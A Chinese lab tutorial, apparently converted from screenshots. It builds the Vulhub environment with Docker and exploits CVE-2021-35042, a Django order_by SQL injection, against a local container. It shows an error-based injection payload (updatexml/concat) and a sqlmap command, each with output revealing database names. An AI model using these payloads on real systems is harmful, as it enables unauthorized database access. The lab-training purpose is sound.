docker搭建vulhub

参考链接: https://blog.csdn.net/weixin_43047908/article/details/119772225

先下载docker和docker-compose(过程可能会很痛苦。。多搜索,实在不行开个新的虚拟机)

这里是linux系统的下载方法

- 1 sudo apt install docker.io
- 2 pip install docker-compose

docker的命令需要在root下执行

查看docker和docker-compose是否成功安装:

- 1 docker -v
- 2 docker-compose -v


```
(root kali)-[/home/xsj]
# docker -V
Docker version 20.10.24+dfsg1, build 297e128

(root kali)-[/home/xsj]
# docker-compose -V
/usr/lib/python3/dist-packages/requests/_init__.py:87: RequestsDependencyWarning: urllib3 (1 .26.12) or chardet (5.1.0) doesn't match a supported version!
warnings.warn("urllib3 ({}) or chardet ({}) doesn't match a supported "
docker-compose version 1.29.2, build unknown
```

搭建靶场(以 CVE-2021-35042 为例)

这里用了git命令下载,也可以直接在github手动下

https://github.com/vulhub/vulhub



- 1 git clone https://github.com/vulhub/vulhub.git
- 2 cd vulhub/django/CVE-2021-35042
- 3 docker-compose build
- 4 docker-compose up -d

```
(root@kali)-[/home/.../桌面/vulhub/django/CVE-2021-35042]
 -# docker-compose build
/usr/lib/python3/dist-packages/requests/ init .py:87: RequestsDependencyWarning: urllib3 (1
.26.12) or chardet (5.1.0) doesn't match a supported version!
 warnings.warn("urllib3 ({}) or chardet ({}) doesn't match a supported "
db uses an image, skipping
Building web
Sending build context to Docker daemon 375.8kB
Step 1/7: FROM vulhub/django:3.2.4
3.2.4: Pulling from vulhub/django
627b765e08d1: Pull complete
c040670e5e55: Pull complete
073a180f4992: Pull complete
bf76209566d0: Pull complete
ca7044ed766e: Pull complete
7b16520e0e66: Pull complete
471483039b08: Pull complete
4f3b94c24f54: Pull complete
554843802292: Pull complete
aleabf8fe55c: Pull complete
f58806120f46: Pull complete
Digest: sha256:6b47989e6290a43f98652b44e20bc1bf1d93f54eecd11307e160e96e88310de7
Status: Downloaded newer image for vulhub/django:3.2.4
 ---> 8447dada4278
Step 2/7 : COPY web/ /usr/src/
 ---> 52237fc2be2b
Step 3/7 : COPY docker-entrypoint.sh /docker-entrypoint.sh
 ---> 2c06cd86844b
Step 4/7: RUN chmod +x /docker-entrypoint.sh
 ---> Running in ce3e42390a3d
Removing intermediate container ce3e42390a3d
 ---> 126411ffcb74
Step 5/7 : WORKDIR /usr/src
 ---> Running in af6a87cd28b0
Removing intermediate container af6a87cd28b0
---> eec11b0232ea
Step 6/7 : ENTRYPOINT [ "bash", "/docker-entrypoint.sh"]
---> Running in f5ab169dc8b8
Removing intermediate container f5ab169dc8b8
---> d7a505791d1f
Step 7/7 : CMD [ "python", "app.py", "runserver", "0.0.0.0:8000" ]
---> Running in 2965b7958a8e
Removing intermediate container 2965b7958a8e
---> 61cc79d34991
Successfully built 61cc79d34991
Successfully tagged cve-2021-35042 web:latest
```

```
👨 kali)-[/home/.../桌面/vulhub/django/CVE-2021-35042]
    docker-compose up -d
/usr/lib/python3/dist-packages/requests/__init__.py:87: RequestsDependencyWarning: urllib3 (1 .26.12) or chardet (5.1.0) doesn't match a supported version!
warnings.warn("urllib3 ({}) or chardet ({}) doesn't match a supported "
Creating network "cve-2021-35042_default" with the default driver
Pulling db (mysql:5.7)...
5.7: Pulling from library/mysql
e83e8f2e82cc: Pull complete
0f23deb01b84: Pull complete
f5bda3b184ea: Pull complete
ed17edbc6604: Pull complete
33a94a6acfa7: Pull complete
f153bd2953e4: Pull complete
ab532edfb813: Pull complete
c76bdfe4f3d0: Pull complete
8a7ffe2f2551: Pull complete
857ada4fbbcc: Pull complete
b7c508404c3c: Pull complete
Digest: sha256:f57eef421000aaf8332a91ab0b6c96b3c83ed2a981c29e6528b21ce10197cd16
Status: Downloaded newer image for mysql:5.7
Creating cve-2021-35042 db 1 ... done
Creating cve-2021-35042 web 1 ... done
```

可以用docker的命令查看镜像是否被成功开启:


- 1 docker images
- 2 docker ps

```
i)-[/home/.../桌面/vulhub/django/CVE-2021-35042]
               images
REPOSITORY
cve-2021-35042 web
                                             61cc79d34991
                                                                   3 minutes ago
7 weeks ago
22 months ago
                              latest
                                             dd6675b5cfea
8447dada4278
mysql
vulhub/django
                               5.7
3.2.4
                  <mark>li)-[/home/…/桌面/vulhub/django/CVE-2021-35042</mark>]
docker ps
CONTAINER ID
057b3d9f90c5
                                                    COMMAND
"bash /docker-entryp..."
"docker-entrypoint.s..."
                                                                                                                                                        PORTS 0.0.0.8000->8000/tcp, :::8000->8000/tcp 3306/tcp, 33060/tcp
                     IMAGE
                                                                                           CREATED
                                                                                                                          STATUS
                                                                                          About a minute ago
About a minute ago
                                                                                                                         Up About a minute
Up About a minute
                     cve-2021-35042_web
                                                                                                                                                                                                                         cve-2021-35042_web
6db3fade4ad2
                     mysql:5.7
```

靶场默认端口是8000

环境启动后,访问: http://127.0.0.1:8000

即可看到Diango默认首页



{'id': 1, 'name': 'Example 1'} {'id': 2, 'name': 'Example 2'} {'id': 3, 'name': 'Example 3'} {'id': 4, 'name': 'Example 4'}

payload:

1 ?order=vuln_collection.name);select%20updatexml(1,concat(0x7e,(database())))

```
O 🗅 127.0.0.1:8000/vuln/?order=vuln_collection.name);select updatexml(1, concat(0x7e,(select database())),1)%23
🛚 Kali Linux 🔻 Kali Tools 🗮 Kali Forums 💆 Kali Docs 🖪 NetHunter 📕 Offensive Security 👢 MSFU 🥓 Exploit-DB 🧀 GHDB
 OperationalError at /vuln/
 (1105, "XPATH syntax error: '~cve'")
      Request Method: GET
          Request URL: http://127.0.0.1:8000/vuln/?order=vuln_collection.name);select%20updatexml(1,%20concat(0x7e,(select%20database())),1)%23
       Django Version: 3.2.4
       Exception Type: OperationalError
      Exception Value: (1105, "XPATH syntax error: '~cve'")
   Exception Location: /usr/local/lib/python3.8/site-packages/MySQLdb/cursors.py, line 137, in nextset
   Python Executable: /usr/local/bin/python
       Python Version: 3.8.11
          '/usr/local/lib/python3.8',
'/usr/local/lib/python3.8/lib-dynload',
'/usr/local/lib/python3.8/site-packages']
           Server time: Fri, 09 Jun 2023 02:54:48 -0500
 Traceback Switch to copy-and-paste view
 /usr/local/lib/python3.8/site-packages/django/core/handlers/exception.py, line 47, in inner
                 response = get_response(request)
       ► Local vars
```

可以看到,通过报错注入成功获得数据库库名 cve

。。。继续注。。。

还可以用sqlmap跑

1 sqlmap -u "http://127.0.0.1:8000/vuln/?order=vuln_collection.name" -technique=E --dbs

```
Parameter: order (GET)
    Type: error-based
    Title: MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID SUBSET)
    Payload: order=vuln_collection.name) OR GTID_SUBSET(CONCAT(0x7170787a71,(SELECT (ELT(6779=6779,1))),0x7162767071),6779)-- cKaa
    ...
    [11:34:34] [INFO] the back-end DBMS is MySQL
    back-end DBMS: MySQL >= 5.6
    [11:34:34] [INFO] fetching database names
    [11:34:34] [INFO] resumed: 'information_schema'
    [11:34:34] [INFO] resumed: 'wysql'
    [11:34:34] [INFO] resumed: 'mysql'
    [11:34:34] [INFO] resumed: 'yerformance_schema'
    [11:34:34] [INFO] resumed: 'sys'
    available databases [5]:
    [*] ove
    [*] information_schema
    [*] mysql
    [*] performance_schema
    [*] sys
    [11:34:34] [INFO] fetched data logged to text files under '/home/xsj/.local/share/sqlmap/output/127.0.0.1'
    [*] ending @ 11:34:34 /2023-06-12/
```

。。。继续注。。。

最后,记得关闭docker容器

```
1 cd vulhub/django/CVE-2021-35042
2 docker-compose down -v
```

```
(root kali)-[/home/.../桌面/vulhub/django/CVE-2021-35042]

# docker-compose down -v
/usr/lib/python3/dist-packages/requests/_init__.py:87: RequestsDependencyWarning: urllib3 (1 .26.12) or chardet (5.1.0) doesn't match a supported version!
warnings.warn("urllib3 ({}) or chardet ({}) doesn't match a supported "
Stopping cve-2021-35042_web_1 ... done
Stopping cve-2021-35042_db_1 ... done
Removing cve-2021-35042_db_1 ... done
Removing cve-2021-35042_db_1 ... done
Removing network cve-2021-35042_default
```

```
(root kali)-[/home/.../桌面/vulhub/django/CVE-2021-35042]

# docker ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES

(root kali)-[/home/.../桌面/vulhub/django/CVE-2021-35042]

# ■
```